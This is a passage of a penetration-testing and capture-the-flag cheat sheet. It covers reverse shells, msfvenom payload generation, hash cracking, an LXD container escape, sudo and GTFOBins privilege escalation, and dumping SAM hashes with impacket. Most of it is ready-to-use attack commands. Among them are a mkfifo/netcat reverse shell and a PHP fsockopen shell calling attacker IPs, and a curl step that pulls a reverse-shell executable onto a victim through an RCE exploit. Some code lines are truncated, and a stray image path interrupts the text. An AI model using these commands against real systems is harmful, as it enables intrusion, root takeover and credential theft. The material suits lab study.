    - **PHP Reverse Shell (target machine):** The PHP reverse shell script, once executed on the target machine, establishes a connection back to the Kali test machine. The port used for this connection is specified in the PHP script itself, in this case, port 1234. Copy the relevant reverse shell from `/user/share/webshells` locally and modify it with attacker IP and port.
    - **Netcat Listener (attacker machine):** You need to have a Netcat listener (`nc -lvnp 1234`) running on the Kali test machine to catch the reverse shell connection from the target machine. When the PHP script on the target machine connects back to the machine on port 1234, the Netcat listener will catch the connection and provide a shell.

Meterpreter Shell Upgrade

- The payload created using this `msfvenom` command serves as a tool for establishing a reverse shell connection from a target machine to an attacker-controlled system: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.6.41.178 LPORT=3333 -f elf > shell.elf`. After running Metasploit `msf exploit/multi/handler` to listen for the call back, this will upgrade to meterpreter shell.
    - For Windows: `msfvenom -p windows/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> -f exe -o newrev.exe`

Hash Cracking

- Use `crackstation` to **crack the known hashes of passwords** online.
- Use `hashcat` to run various tasks using brute force or dictionary attacks against hashes. For example: `hashcat -m 3200 -a 0 test 4_l.txt`. This runs `hashcat` using a customized 4-letter dictionary file carved from `/user/share/wordlists/rockyou.txt`. Verify the hash format from https://hashcat.net/wiki/doku.php?id=example_hashes. To **show a cracked** `hashcat` **hash**, use `hashcat -m 1600 hash.hash --show`
- The first part of an LM hash is the hash of a null or empty password. In the **LM (LAN Manager) hash format**, passwords are divided into **two 7-character chunks**. If a password is less than 14 characters, it's **padded with null characters** to meet this requirement. Therefore, when a user has a password shorter than 14 characters or a blank password, the LM hash for that user will always be the same. Example the null hash `aad3b435b51404eeaad3b435b51404ee` **below** after extracting the hash dump using volatility from a Windows crash dump file: `sudo /opt/volatility3/vol.py -f raw_image windows.hashdump.Hashdump`

```
User              rid     lmhash
Administrator   500     aad3b435b51404eeaad3b435b51404ee
Guest             501     aad3b435b51404eeaad3b435b51404ee
John              1001    aad3b435b51404eeaad3b435b51404ee
HomeGroupUser$  1002    aad3b435b51404eeaad3b435b51404ee
```

5. Post-Exploitation

Data Transfer

- A very **low level method of transferring data**, especially in unstable shells after initial exploitation, is using `netcat` or `nc`:

```
# On the receiving side (10.10.10.15):
nc -l -p 4444 > received_file.txt
```

```
# On the sending side (10.10.10.10):
nc 10.10.10.15 4444 < file_to_send.txt
```

Guest Escape

- **Escaping from containers** or other guest systems is a common exploit that might elevate permissions to root. An example of this is the lxc linux container escape vulnerability, where you mount the host filesystem inside the running container image:

```
# On attacker machine
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
python -m SimpleHTTPServer

# On victim host machine
cd /tmp
wget http://192.168.1.107:8000/apline-v3.10-x86_64-20191008_122
lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --al
lxc image list
# Initialize a new container named 'ignite' based on the existin
# Enable privileged mode for the container, which grants it elev
lxc init myimage ignite -c security.privileged=true

# Add a new disk device named 'mydevice' to the container 'ignit
# Map the source directory '/' from the host to '/mnt/root' with
# Set 'recursive=true' to ensure that the entire directory struc
lxc config device add ignite mydevice disk source=/ path=/mnt/ro

# Start the container named 'ignite'.
lxc start ignite

# Execute a shell (/bin/sh) within the running container 'ignite
# This allows you to interact with the container's filesystem an
lxc exec ignite /bin/sh
```

```
# On victim guest container
mnt/root/root # This container has all the files of the host mac
```


Privilege Escalation

- **Meterpreter** is a post-exploitation tool in the Metasploit Framework that provides a wide range of capabilities for interacting with a compromised system. Here are some common techniques for escalating privileges in a Meterpreter session:

    1. **Check Current User:** Use the `getuid` command to check the current user's privileges. If the current user is a low-privileged user, you may want to escalate to a higher-privileged user, such as root or Administrator.
    2. **Enumerate System Information:** Use Meterpreter commands like `sysinfo`, `ps`, `shell`, or `getprivs` to gather information about the system, running processes, and available privileges.
    3. **Exploit Known Vulnerabilities:** Use Meterpreter's built-in exploits or modules to exploit known vulnerabilities in the system that could lead to privilege escalation. For example, you can use the `local_exploit_suggester` module to suggest potential exploits based on the system's configuration.
    4. **Pivot to Other Systems:** If the compromised system has access to other systems within the network, you can pivot to these systems and attempt to escalate privileges there as well.
    5. **Modify Access Control Lists (ACLs):** Use Meterpreter's `post/windows/manage/modify_privilege` module to modify ACLs and grant additional privileges to the current user.
    6. **Use Escalation Scripts:** Metasploit provides escalation scripts, such as `exploit/windows/local/ask`, which prompts the user for permission to escalate privileges using a variety of techniques.

- It’s possible to escalate to `root` by **exploiting a script to run an internal OS command**, such as editing a python module to run bash under root. In this example case, the .py file is owned by root, but runs a python method using below library. This leads to setting an SUID

on `/bin/bash`, running it under root and dropping us into a root shell using `/bin/bash -p` where “p” stands for privileged shell.



- The main use case for **GTFOBins** is to provide a curated list of Unix binaries that can be utilized to **bypass local security restrictions** in misconfigured systems including: breaking out of restricted shells, **escalating or maintaining elevated privileges**, transferring files, spawning bind and reverse shells, and facilitating other post-exploitation tasks. Example: Once you find a shell breakout for `tar` for a user that can run `/bin/tar` as root, break out into a privileged shell using this command: `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`
- `sudo -l` is used to **list the privileges a user has** on a Linux system. In penetration testing, `sudo -l` can be used to find the potential attack surface and privileges that can be escalated. Example below shows that the user can run `/bin/tar` as root:

```
User <user> may run the following commands on <system>:
        (root) /bin/tar
```

- On a **Windows** system, if you are able to **run remote system commands** from a local script (e.g. `freeswitch` RCE vulnerability), you can use `curl` with `python3` HTTP server to connect back to the attacker machine to download a payload/reverse shell, such as newrev.exe below:

```
python3 -m http.server 8000

python3 freeswitch-exploit.py 10.10.9.49 "curl http://<LHOST
>:8000/newrev.exe -o /newrev.exe"

python3 freeswitch-exploit.py 10.10.9.49 dir # shows our exec
utable has been uploaded

python3 freeswitch-exploit.py 10.10.9.49 newrev.exe # Run thi
s after starting nc listener as per the port in the newrev.ex
e msfvenom payload
```

- On Windows, the **SAM (Security Accounts Manager) database** is a core component of the operating system. It stores user account information, including usernames, password hashes, and other security-related data. If you're logged in with a domain admin account, you can **dump the entire SAM database** with admin hashes using this command: `impacket-secretsdump VULNNET-RST.local/a-whitehat@10.10.34.219`

6. Reporting

- Use `cyberchef` to **defang** a URL to protect others from accidentally clicking it.

7. Cleanup and Remediation

Hints and Techniques Glossary

Title	Definition/Tool/Technique
Checklist: Hashes List	Example on almost every hash format: https://hashcat.net/wiki/doku.php?id=example_hashes
Checklist - PayloadsAllTheThings	A collection of useful payloads and bypasses for Web Application Security and Pentesting/CTF purposes.

Title	Definition/Tool/Technique
Checklist - Local Windows Privilege Escalation	https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation This checklist offers a comprehensive overview of the necessary procedures and tools to escalate privileges effectively on Windows systems
Checklist - List of Payloads	A list of useful payloads and bypasses for Web Application Security. https://github.com/swisskyrepo/PayloadsAllTheThings
Checklist - Volatility Cheat Sheet	https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/memory-dump-analysis/volatility-cheatsheet
Checklist - Volatility Windows Profiles	https://github.com/volatilityfoundation/volatility/wiki/2.6-Win-Profiles
Hint: Pretty Command Output	If you want a better looking command output on the browser, use `view-source` before the web page URL.
Shell: Spawn Local Shell	To spawn a **stable local shell** using python: `python3 -c 'import pty;pty.spawn("/bin/bash")'`

Shell: Shell Upgrade	Upgrade from primitive to advanced Linux shell. Use this to upgrade the shell from basic shells to bash:
	
	`SHELL=/bin/bash script -q /dev/null`
	
	`python3 -c 'import pty; pty.spawn("/bin/bash")'`
	Background the current remote shell (^Z), update the local terminal line settings with stty2 and bring the remote shell back:
	
	`stty raw -echo;fg`

Shell: Generic Reverse Shell	`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.32.193 6666 >/tmp/f`
Shell: PHP Reverse Shell	Add to beginning of PHP script: `<?php $sock=fsockopen("<Attacker IP>",8888); exec("/bin/bash <&3 >&3 2>&3");`
Term: Defanged URL	A defanged URL is a URL that has been altered to prevent it from being clickable or recognized as a valid URL by software. One common way to defang a URL is to replace certain characters with their HTML or Unicode equivalents. For example, replacing "http://" with "hXXp://" or "http://example.com" with "http://example.com".

Title	Definition/Tool/Technique
Term: Apache Tomcat AJP Protocol	The Apache Tomcat AJP (Apache JServ Protocol) is a communication protocol used for routing requests between a web server and a Tomcat servlet container.
Term: BSSID	The BSSID is a 48-bit identifier that distinguishes sections of a WLAN, whereas the SSID is a user-configurable name for the network
Term: SSH Passphrase	When a passphrase is set on an SSH private key, the key itself is encrypted using the passphrase.
Tutorial: Stable Volatility2.6 Installation	https://seanthegeek.net/1172/how-to-install-volatility-2-and-volatility-3-on-debian-ubuntu-or-kali-linux/
Tutorial: Basic Volatility Memory Forensics (Windows)	https://github.com/1d8/ctf/blob/main/solutions/thm_memory_forensics.md